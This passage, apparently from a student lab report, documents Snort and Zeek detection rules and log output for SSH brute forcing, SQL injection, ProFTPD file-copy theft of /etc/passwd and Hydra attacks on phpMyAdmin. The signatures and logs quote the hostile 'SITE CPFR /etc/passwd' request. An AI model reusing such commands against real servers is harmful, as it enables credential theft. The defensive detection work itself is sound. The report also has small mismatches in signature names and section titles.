192.168.30.21	192.203.230.10	11	882	11	882	0	0	212.047325	105.3170		66	

Fig. 808. Conversation Statistics showing Packet byte information

iv. Alert Rules

```
Alert tcp any any -> any 22 (msg:"possible SSH brute Forcing"; flags: S+;
threshold: type both, track_by_src, count 5, seconds 30; sid:1300006;
rev:1;)
```

```
02/22-22:23:58.077571  [**] [1:1300006:1] Possible SSH brute forcing [**] [Priority: 0] {TCP} 10.10.10.13:34605 -> 192.168.30.11:22
```

Fig. 809. Alert Generation

v. Alert Description

Since all the content is encrypted and the only way to write a rule for the ssh exploit is through the number of bytes that happened in the Conversation. Snort Ruling looks for the count of SSH syn packets of five within 30 seconds, and if that reaches the specified threshold value, then the alert might be triggered.

***** The contribution of Vigneshwar Sethuraman ends here*****

***** The contribution of Bhavyarajsinh Chauhan start here*****

II. Zeek Rule for Playbook 35: SQL injection to obtain administrative credentials.

- i. Pcap file Name: SqlInjection.pcap
- ii. Analysis of packets in Zeek logs:

➤ To generate the Zeek logs for offline the pcap file, perform following command:

```
soslave@soslave3-virtual-machine:~$ /opt/zeek/bin/zeek -r sqlinjection.pcap /opt/zeek/share/zeek/policy/custom/sqlinjection.zeek
```

Fig. 810. Command for creation of Zeek logs

/opt/zeek/bin/zeek → Zeek installed Directory.
 -r → to read pcap file
 Sqlinjection.pcap → Pcap file captured during SQL Injection Attack and its directory.
 /opt/zeek/share/zeek/policy/custom-scripts/myfirst.zeek → custom script directory and custom script

➤ *Custom Zeek Script for SQL injection attack:*

```
1 @load base/frameworks/notice
2 @load base/frameworks/signatures/main
3 @load-sigs ./sign.sig
4
5 module match;
6
7 event signature_match (state: signature_state, msg: string, data: string){
8     if (state$sig_id == "sql-injection"){
9
10        print fmt ("[SQL Injection Detected]");
11    }
12 }
```

Fig. 811. SQL injection.zeek

➤ *Analysis of Custom Scripts:*

In this script, the top highlighted portion are the different frameworks which are inbuilt into the Zeek. The first one is “@load base/frameworks/notice” which enables the Zeek to notice suspicious behavior in the network. The second framework is “@load base/frameworks/signature/main” which provide script level signature support. And the last one is a “sign.sig” file which store all the custom signature.

The second highlighted portion is the id of the signature (“sql-injection”) stored in sign.sig file.

The third highlighted portion is used to print string whenever Zeek match the signature for the malicious traffic in the network.

➤ *“sqlinjection” signature file:*

```
signature sql-injection| {
    dst-ip == 192.168.30.31
    payload /. *(((%27)|('))|((%23)|(=))|(%3D)|(#))/
    event "[SQL Injection Detected]"
}
```

Fig. 812. Signature file

From the conn.log, information about the source address and port number as well as destination ip address and port number can be determined. Here port number for source and destination are varies but the ip address of source is “10.10.10.12” and ip address for the destination is “192.168.30.31”. Another useful information here is the protocol which was used. In this case it is “TCP”.

```
#separator \x09
#set_separator (empty)
#empty_field -
#unset_field -
#path files
#open 2021-06-13-16-31-26
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth method host uri referrer version
local_orig is_orig seen_bytes total_bytes conn_uids source depth analyzers mime_type filename sha1 duration
extracted extracted_cutoff extracted_size missing_bytes overflow_bytes parent_fuid md5 sha256
#types time string set[addr] set[addr] set[string] string count set[string] string string interval bool bool
count count count count bool string string string string string string count count
1613591147.147225 FwnFxl2HjiiKkX8a4 192.168.30.31 10.10.10.12 Cps50m2DqCQ7e00z73 HTTP 0 (empty) text/html -
0.000019 - - 1347 1347 0 0 F - - - - - - - - - - - -
1613591147.149633 FqM5Mn30wA9QVRm3h1 192.168.30.31 10.10.10.12 CH4dgg4vuhJoj96aH7 HTTP 0 (empty) text/html -
0.000000 - - 346 346 0 0 F - - - - - - - - - - - -
1613591147.154565 FIO2mf4rquyE3GSf0i 192.168.30.31 10.10.10.12 C8IuT3LKRXC7GBX8 HTTP 0 (empty) text/plain -
0.000000 - - 132 132 0 0 F - - - - - - - - - - - -
1613591152.190975 FcD5AX3BxsJlt4ua8 10.10.10.12 192.168.30.31 CTIEsm2dRst46pHak HTTP 0 (empty) application/soap -
+xml - 0.000000 - - T 441 441 0 0 F - - - - - - - - - - - -
1613591152.191352 F0z8kQ15zbURNzDmNl 10.10.10.12 192.168.30.31 C9UUQe43878Ro5QHef HTTP 0 (empty) application/soap -
+xml - 0.000000 - - T 441 441 0 0 F - - - - - - - - - - - -
1613591152.192108 F7JYgZl1XP1ZGMq15f 192.168.30.31 10.10.10.12 CnNdVD25xK7r37P7Qe HTTP 0 (empty) text/html -
0.000024 - - 1347 1347 0 0 F - - - - - - - - - - - -
1613591152.192356 FQqrj2Ikprvh810Gk 192.168.30.31 10.10.10.12 COJTF81SAJ0JLfpSEd HTTP 0 (empty) text/html -
0.000000 - - 309 309 0 0 F - - - - - - - - - - - -
1613591152.192537 Fvhyja3YDQhAL4d609 192.168.30.31 10.10.10.12 Civ4ur4EJxat8FW8P7 HTTP 0 (empty) text/html -
0.000000 - - 342 342 0 0 F - - - - - - - - - - - -
1613591152.192632 FUQjyFBsM1wrpuWJ4 192.168.30.31 10.10.10.12 CTIEsm2dRst46pHak HTTP 0 (empty) text/html -
0.000000 - - 342 342 0 0 F - - - - - - - - - - - -
1613591152.192781 FW1yvi54emA2wQyVb 192.168.30.31 10.10.10.12 Cb0eQllTU0iaoQyJ HTTP 0 (empty) text/html -
0.000000 - - 346 346 0 0 F - - - - - - - - - - - -
1613591152.193254 FUF2ob3p9BnEsRerUi 192.168.30.31 10.10.10.12 C9UUQe43878Ro5QHef HTTP 0 (empty) text/html -
0.000000 - - 279 279 0 0 F - - - - - - - - - - - -
1613591152.199701 FICcl2emTFYGAWnD 10.10.10.12 192.168.30.31 CbUKMy4ai15MtjX6c4 HTTP 0 (empty) application/soap -
+xml - 0.000000 - - T 441 441 0 0 F - - - - - - - - - - - -
1613591152.199726 FmdByc3xNeuthdkEb 192.168.30.31 10.10.10.12 C9qqS9aXcDuWVsLa7 HTTP 0 (empty) text/html -
0.000000 - - 466 466 0 0 F - - - - - - - - - - - -
1613591152.200708 FpeFHT4DvaQWJKxxj 192.168.30.31 10.10.10.12 CbUKMy4ai15MtjX6c4 HTTP 0 (empty) text/html -
0.000000 - - 466 466 0 0 F - - - - - - - - - - - -
1613591152.201354 Fj1Yo62u7d5bKp3t4 192.168.30.31 10.10.10.12 CSpiQs2sljuzMrjue4 HTTP 0 (empty) text/plain -
0.000000 - - 132 132 0 0 F - - - - - - - - - - - -
1613591152.204347 FbMDVP1tgglhTQoMTg 192.168.30.31 10.10.10.12 Cs8lNK23cltuwYtaH1 HTTP 0 (empty) text/html -
0.000000 - - 342 342 0 0 F - - - - - - - - - - - -
1613591152.204428 FIDjcv3UEFuqy7w9g 192.168.30.31 10.10.10.12 C7S10e3l6AYLs83imi HTTP 0 (empty) text/html -
```

Fig. 816. File.log

Files.log files keep the record of all files that zeek observed during the analysis of the network. In this log files many files been observed by zeek which is highlighted in the above image.

```
#separator \x09
#set_separator (empty)
#empty_field -
#unset_field -
#path http
#open 2021-06-13-16-31-26
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p trans_depth method host uri referrer version
user_agent origin request_body_len response_body_len status_code status_msg info_code info_msg tags
username password proxied orig_fuids orig_filenames orig_mime_types resp_fuids resp_filenames resp_mime_types
#types time string set[enum] set[string] vector[string] vector[string] vector[string] vector[string] vector[string] vector[string]
count string count count string string string string string string string string string string string string string string string
1613591147.145799 Cps50m2DqCQ7e00z73 10.10.10.12 52616 192.168.30.31 80 1 GET - - - - - - - - - - - -
1.1 - - 1347 200 OK - - - - - - - - - - - -
FwnFxl2HjiiKkX8a4 - text/html - - - - - - - - - - - -
1613591147.145873 CH4dgg4vuhJoj96aH7 10.10.10.12 55458 192.168.30.31 631 1 GET - - - - - - - - - - - -
1.0 - - 346 400 Bad Request - - - - - - - - - - - -
FqM5Mn30wA9QVRm3h1 - text/html - - - - - - - - - - - -
1613591147.154325 C8IuT3LKRXC7GBX8 10.10.10.12 48848 192.168.30.31 8181 1 GET - - - - - - - - - - - -
1.1 - - 132 200 OK - - - - - - - - - - - -
FIO2mf4rquyE3GSf0i - text/plain - - - - - - - - - - - -
1613591152.190927 CnNdVD25xK7r37P7Qe 10.10.10.12 52634 192.168.30.31 80 1 GET - - - - - - - - - - - -
1.1 - - 1347 200 OK - - - - - - - - - - - -
F7JYgZl1XP1ZGMq15f - text/html - - - - - - - - - - - -
1613591152.191033 COJTF81SAJ0JLfpSEd 10.10.10.12 52642 192.168.30.31 80 1 GET 192.168.30.31 / 0 300
nmaplowercheck1613591145 1.1 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - (empty) - - - - - - - - - - - -
404 Not Found - - - - - - - - - - - -
1613591152.190956 Civ4ur4EJxat8FW8P7 10.10.10.12 55479 192.168.30.31 631 1 GET 192.168.30.31 / text/html
nmaplowercheck1613591145 1.1 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - (empty) - - - - - - - - - - - -
404 Not Found - - - - - - - - - - - -
1613591152.190975 CTIEsm2dRst46pHak 10.10.10.12 55472 192.168.30.31 631 1 POST 192.168.30.31 /sdk - 1.1
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - 441 342 404 Not Found - - - - - - - - - - - -
(empty) - - - - - - - - - - - -
1613591152.191051 Cb0eQllTU0iaoQyJ 10.10.10.12 55478 192.168.30.31 631 1 GET - - - - - - - - - - - -
1.0 - - 346 400 Bad Request - - - - - - - - - - - -
FW1yvi54emA2wQyVb - text/html - - - - - - - - - - - -
1613591152.191352 C9UUQe43878Ro5QHef 10.10.10.12 52650 192.168.30.31 80 1 POST 192.168.30.31 /sdk - 1.1
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - 441 279 404 Not Found - - - - - - - - - - - -
(empty) - - - - - - - - - - - -
1613591152.199718 C9qqS9aXcDuWVsLa7 10.10.10.12 48864 192.168.30.31 8181 1 GET 192.168.30.31 /sdk - 0
nmaplowercheck1613591145 1.1 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - (empty) - - - - - - - - - - - -
404 Not Found - - - - - - - - - - - -
1613591152.199701 CbUKMy4ai15MtjX6c4 10.10.10.12 48858 192.168.30.31 8181 1 POST 192.168.30.31 /sdk - 1.1
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html) - 441 466 404 Not Found - - - - - - - - - - - -
(empty) - - - - - - - - - - - -
FICcl2emTFYGAWnD - application/soap+xml FpeFHT4DvaQWJKxxj - text/html
```

Fig. 817. http.log file

In signature.log file, the SQL Injection Attack has been detected which proves that custom Zeek script and signature is working. From this log, the compromised php page can be determined which is “payroll-app.php”.

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ssh
#open 2021-06-13-16-31-26
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p version auth_success auth_attempts direction client
server ts uid id.orig_h id.orig_p id.resp_h id.resp_p version auth_success auth_attempts direction client
server cipher_alg mac_alg compression_alg key_alg host_key_alg host_key count enum string string string string string string
1613591141.156475 Cvygd1206lnKxscR12 10.10.10.12 40636 192.168.30.31 22 - - - - - - - - - - SSH-2.0-
OpenSSH_6.6.1p1-Ubuntu-2ubuntu2.10 - - - - - - - - - - - - - - - - SSH-2.0-OpenSSH_8.3p1
1613591255.964792 CzVPXm3GFwT6ebFDQ8 10.10.10.12 40706 192.168.30.31 22 2 T 1 - - - - - - - - - - SSH-2.0-OpenSSH_8.3p1
Debian-1 SSH-2.0-OpenSSH_6.6.1p1-Ubuntu-2ubuntu2.10 chacha20-poly1305@openssh.com umac-64-etm@openssh.com none curve25519-
sha256@libssh.org ecdsa-sha2-nistp256 6f:3a:67:21:7c:1c:cc:71:f3:f2:33:58:ba:ea:17:0f
#close 2021-06-13-16-31-26
```

Fig. 821. ssh.log

Ssh.log files record the details of SSH connection.

After analyzing logs file, it can be said that most useful information regarding the attack can be found in conn.log, notice.log, and signature.log file.

The events and notice are getting in all logs proves that custom signature and the custom script are working for the SQL-Injection attack.

JJ. Zeek rule for Playbook 37: Vulnerability exploitation and credential theft using web server.

- i. Pcap file Name: Proftpmodewithoutmsfconsole.pcap
- ii. Analysis of packets in Zeek logs:

➤ To generate the Zeek logs for offline the pcap file, perform following command:




Fig. 822. Command for creation of zeek log

```
/opt/zeek/bin/zeek → Zeek installed Directory.
-r → to read pcap file
Proftp_without_msfconsole\\(1\\).pcap → Pcap file captured during SQL Injection
Attack and its directory.
/opt/zeek/share/zeek/policy/custom-scripts/proFTPcre.zeek → custom script
directory and custom script
```

➤ Custom Zeek Script for vulnerability exploitation and credential theft using web server:

```

1 @load base/frameworks/notice
2 @load base/frameworks/signatures/main
3 @load-sigs ./sign.sig
4
5 module match;
6
7 event signature_match (state: signature_state, msg: string, data: string){
8     if (state$sig_id == "proftpmsf"){
9
10        print fmt ("[ProFTP Credential Theft]");
11    }
12 }

```

Fig. 823. proFTPcre.zEEK

➤ *Analysis of Custom Scripts:*

In this script, the top highlighted portion are the different frameworks which are inbuilt into the Zeek. The first one is “@load base/frameworks/notice” which enables the Zeek to notice suspicious behavior in the network. The second framework is “@load base/frameworks/signature/main” which provide script level signature support. And the last one is a “sign.sig” file which store all the custom signature.

The second highlighted portion is the id of the signature (“proftpmsf”) stored in dns.sig file.

The third highlighted portion is used to print string whenever Zeek match the signature for the malicious traffic in the network.

➤ “proftpmsf” signature file:

```

signature proftpmsf{
    dst-ip == 192.168.30.31
    payload /\. *CPFR \/etc\/passwd\/
    event "[ProFTP Credential Theft]"
}

```

Fig. 824. sign.sig

This signature file will call event in Zeek script when it matches the payload described in above signature on the IP address of “192.168.30.31”

➤ *Testing of the signature:*

After executing the command described before, the results are following:

The “ProFTP Credential Theft” detected successfully.

```

199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ /opt/zeek/bin/zeek -r proftp_without_msfcons ole \ (1\).pcap /opt/zeek/share/zeek/policy/custom/proFTPcre.zEEK
[ProFTP Credential Theft]
soslave@soslave3-virtual-machine:~$

```

Fig. 825. Terminal of vinetctl

➤ *Logs file for this Attack:*

Check the all the Zeek logs inside the “/nsm/zeek/logs/current” directory.

```

conn.log  files.log  kerberos.log  packet_filter.log  ssh.log
dns.log   http.log   notice.log    signatures_log     weird.log

```

Fig. 826. Current log for attack

Total 10 log file were generated for this traffic.

➤ *Analysis of signature.log file:*

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path signatures
#open 2021-06-14-10-25-16
#fields ts uid src_addr src_port dst_addr dst_port note sig_id event_msg sub_msg sig_count host_count
#types time string addr port addr port enum string string string count count
1615709919.694173 CuXHdUHfd6gvLH0Pa 10.10.10.12 40940 192.168.30.31 21 Signatures::Sensitive_Signature proftpmf
[ProFTP Credential Theft Detected] SITE CPFR /etc/passwd\x0d\x0a - -
```

Fig. 827. signature.log

In the signature.log file, ProFTP Credential Attack is successfully detected. Also From this log, IP and Port numbers of source and destination can be identified. Source IP address 10.10.10.12 and port number 40940 were used to perform this attack and compromised device’s IP address is 192.168.30.31 and port number is 21. This proves that the signature and custom script made to identify this kind of attack are working as they are intended.

***** *The contribution of Bhavyarajsinh Chauhan ends here******

***** *The contribution of Mansi Joshi starts here******

KK.Zeek rule for Playbook 36: *Web Application database authenticated Remote command execution.*

- i. *Used Pcap: Proftpmodecopy.pcap*
- ii. *Zeek Script for attack:*

```
199.185.120.229 - PuTTY
@load base/frameworks/notice
@load base/frameworks/signatures/main
@load-sigs ./sign.sig

module ProFTPUN;

event signature_match (state: signature_state, msg: string, data: string){
    if (state$sig_id == "proFTPMode"){
        print fmt ("ProFTP Unauthorised Access");
    }
}
```

Fig. 828. proFTPUn.zeek

In this script, total three frameworks are used,

- @load base/frameworks/notice → load notice framework in custom script
- @load base/frameworks/signatures/main → load main signature framework in custom script
- @load-sigs ./sign.sig → load the signature file which contain different signatures with their ID.

The signature_match event will be called when “ptoFTPMode” signature ID will be matched in the network and print “ProFTP Unauthorised Access” in the signature.log file.

- iii. *Zeek signature for attack:*

```
signature proFTPMoDe{
  payload /. *SITE CPFR \ /proc\ /self\ /cmdline/
  event "[ProFTP Unauthorised Access]"
}
```

Fig. 829. sign.sig

This signature contains the payload which will be matched against the all the packets in the network and if this signature finds the payload in the network, then this signature will call signature_match event in the zeek file and logs will be generated.

iv. *Testing of Signature:*

The signature and the custom script were able to find payload in the network packets and the event was fired. The given below image shows the matched event against the proftpmodecopy.pcap file.




Fig. 830. Terminal of vinetctl

v. *Logs generated for the attack:*

conn.log dns.log files.log http.log notice.log packet_filter.log signatures.log ssh.log

Fig. 831. Current logs for attack

For this attack, Zeek generated different types of logs. For Example: conn.log, dns.log, files.log, http.log, notice.log, packerfilter.log, signature.log and ssh.log. All logs files contain many types of information but for this attack we can get all the details from signature.log file.

vi. *Analysis of signature.log file:*

```
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path signatures
#open 2021-06-14-13-53-15
1615691650.0308861 Cix6UoJNEJZIFJydb 10.10.10.12 46883 192.168.30.31 21 Signatures::Sensitive Signature proftpmode 10.10.10.12:
[ProFTP_Unauthorised_Access] SITE CPFR /proc/self/cmdline\x0d\x0a - -
```


Fig. 832. Signature log proFTPUn detected

In the signature.log file, there is lot of information about the attack like IP address and port number of the attacker and victim. Here the IP address of the attacker is 10.10.10.12 and port number is 46883 and IP address of the victim is 192.168.30.31 and port number is 21. Here, the signature which was matched is given in the image as well as the event which was called to match the signature.

The data gathered from the signature.log file proves that the custom script and signature is working for this kind of attack.

LL. *Zeek rule for Playbook 43: Web Application database authenticated Remote command execution.*

- i. *Used Pcap: Port80Phpmyadmin.pcap*
- ii. *Zeek Script for attack:*



```
199.185.120.229 - PuTTY
@load base/frameworks/notice
@load base/frameworks/signatures/main
@load-sigs ./sign.sig

module event_match;

event signature_match (state: signature_state, msg: string, data: string){
    if (state$sig_id == "phpmyadmin"){

        print fmt ("[phpMyAdmin Exploit Detected]");
    }
}
```


Fig. 833. phpMyAdmin. Zeek

In this script, total three frameworks are used,

- @load base/frameworks/notice → load notice framework in custom script
- @load base/frameworks/signatures/main → load main signature framework in custom script
- @load-sigs ./sign.sig → load the signature file which contain different signatures with their ID.

The signature_match event will be called when “phpMyAdmin” signature ID will be matched in the network and print “phpMyAdmin Exploit Detected” in the signature.log file.

iii. Zeek signature for attack:



```
signature phpmyadmin{
    dst-port == 80
    payload /POST/
    payload /*\phpmyadmin\index.php/
    payload /*(User-Agent|3a| Mozilla\5.0 (Hydra))/
    event "[phpMyAdmin Exploit Detected]"
}
```

Fig. 834. sign.sig

The payload in this signature will be matched against all packets in the network and if the match found then the signature_match event will be called, and alerts will be generated in the log files.

iv. Testing of Signature:

Both custom signature and Zeek script was successfully able to find payload in the network, which is given in the phpMyAdmin signature, The proof is in the given below image which generate event “phpMyAdmin Exploit Detected”.

```

199.185.120.229 - PuTTY
bchauhan@newlab2:~$ vinetctl -u isingh2 -f rm2_topology connect sen3
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]
[phpMyAdmin Exploit Detected]

```

Fig. 835. Exploit phpMyAdmin detected.

v. *Logs generated for the attack:*

conn.log dns.log files.log http.log notice.log packet_filter.log signatures.log ssh.log

Fig. 836. Current logs for attack.

The Zeek generated conn.log, dns.log, files.log, http.log, notice.log, packerfilter.log, signature.log and ssh.log for this attack. Every log file contains different types of information depending upon the user looking for.

vi. *Analysis of signature.log file:*

```

#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field
#path signatures
#open 2021-06-14-15-00-21
#fields ts uid src_addr src_port dst_addr dst_port note sig_id event_msg sub_msg sig_count host_count
#types time string addr port addr port enum string string string count
1615692436.387628 CBPYmp1lZRw7kgF0A9 10.10.10.12 53492 192.168.30.31 80 Signatures::Sensitive_Signature phpmyadmin 10.10.10.12:
[phpMyAdmin Exploit Detected] POST /phpmyadmin/index.php HTTP/1.0\x0d\x0aHost: 192.168.30.31\x0d\x0aUser-Agent: Mozilla/5.0 (Hydra)\x0d\x0aContent-Length: 39
\x0d\x0aContent-Type: application/x-w...
1615692436.387873 CHU2D12M3gdJsOoduf 10.10.10.12 53490 192.168.30.31 80 Signatures::Sensitive_Signature phpmyadmin 10.10.10.12:
[phpMyAdmin Exploit Detected] POST /phpmyadmin/index.php HTTP/1.0\x0d\x0aHost: 192.168.30.31\x0d\x0aUser-Agent: Mozilla/5.0 (Hydra)\x0d\x0aContent-Length: 35
\x0d\x0aContent-Type: application/x-w...
1615692436.387976 CHNU5o3Ktv3LmiLRz1 10.10.10.12 53494 192.168.30.31 80 Signatures::Sensitive_Signature phpmyadmin 10.10.10.12:
[phpMyAdmin Exploit Detected] POST /phpmyadmin/index.php HTTP/1.0\x0d\x0aHost: 192.168.30.31\x0d\x0aUser-Agent: Mozilla/5.0 (Hydra)\x0d\x0aContent-Length: 35
\x0d\x0aContent-Type: application/x-w...
1615692436.388506 CHE3Sumb0jVvic5f5 10.10.10.12 53496 192.168.30.31 80 Signatures::Sensitive_Signature phpmyadmin 10.10.10.12:
[phpMyAdmin Exploit Detected] POST /phpmyadmin/index.php HTTP/1.0\x0d\x0aHost: 192.168.30.31\x0d\x0aUser-Agent: Mozilla/5.0 (Hydra)\x0d\x0aContent-Length: 36
\x0d\x0aContent-Type: application/x-w...

```

Fig. 837. Signature log phpMyAdmin detected.

In the signature.log file, the source and destination IP addresses as well as the port number can be seen, Also which event and signature with signature_id triggered for this traffic can be seen in this file. Which the same as the one we created in the custom script file. Which proves that both file, signature and custom script are working as they intended.


***** *The contribution of Mansi Joshi ends here* *****

**** The contribution of Rishab Kumar Singh Nellore starts here ****

MM. Detection of brute force using Zeek in Security Onion.

Brute force is a type of attack in Cryptography in which attacker submitting many passwords with the hope of guessing the password to be correct. The attacker repeatedly checks all possible passwords and passphrases until the password is successfully cracked.

Zeek is prebuilt in security onion so we customise it according by writing zeek script to detect different attacks. Zeek in security onion can be enabled by using “zeekctl” command in the “/usr/sbin/” path [263].




```
so@so-virtual-machine: ~  
File Edit View Search Terminal Help  
so@so-virtual-machine:~$ sudo /usr/sbin/zeekctl  
Warning: ZeekControl plugin uses legacy BroControl API. Use  
'import ZeekControl.plugin' instead of 'import BroControl.plugin'  
  
Welcome to ZeekControl 2.0.0  
Type "help" for help.  
[ZeekControl] >
```

Fig. 838. Enabling zeek in security onion

Detecting SSH brute forcing in PCAP:

To generate the zeek logs for offline the pcap file, use the following command:

199.185.120.229 - PuTTY



```
root@soslave3-virtual-machine:~#  
root@soslave3-virtual-machine:~# /opt/zeek/bin/zeek -r sshguess.pcap/opt/zeek/sh  
are/zeek/policy/custom/ssh-detect.zeek
```

Fig. 839. Command for creating zeek log

```
/opt/zeek/bin/zeek : Zeek installed Directory.  
-r : to read pcap file.  
sshguess.pcap : Pcap File.  
/opt/zeek/share/policy/custom/ssh-detect.zeek : custom script directory and custom  
script.
```

- i. Adding SSH brute forcing script in “ssh-detect.bro” file [264].

```

@load protocols/ssh/detect-bruteforcing

redef SSH::password_guesses_limit=3;

hook Notice::policy(n: Notice::Info)
{
    if ( n$note == SSH::Password_Guessing )
        add n$actions[Notice::ACTION_LOG];
}

```

Fig. 840. SSH BRUTE FORCING SCRIPT

- i. *Downloading Downloading a PCAP file using “wget filelocation” for analysis to check whether brute forcing has been done on the file. [264]*

```

so@so-virtual-machine:~$ cd ~/Desktop
so@so-virtual-machine:~/Desktop$ mkdir bro_logs
so@so-virtual-machine:~/Desktop$ cd bro_logs
so@so-virtual-machine:~/Desktop/bro_logs$
so@so-virtual-machine:~/Desktop/bro_logs$ wget https://github.com/bro/bro/raw/master/testing/btest/Traces/ssh/sshguess.pcap
--2021-06-14 06:55:29-- https://github.com/bro/bro/raw/master/testing/btest/Traces/ssh/sshguess.pcap
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)[140.82.112.3]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/bro/bro/master/testing/btest/Traces/ssh/sshguess.pcap [following]
--2021-06-14 06:55:30-- https://raw.githubusercontent.com/bro/bro/master/testing/btest/Traces/ssh/sshguess.pcap
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90921 (89K) [application/octet-stream]
Saving to: 'sshguess.pcap'

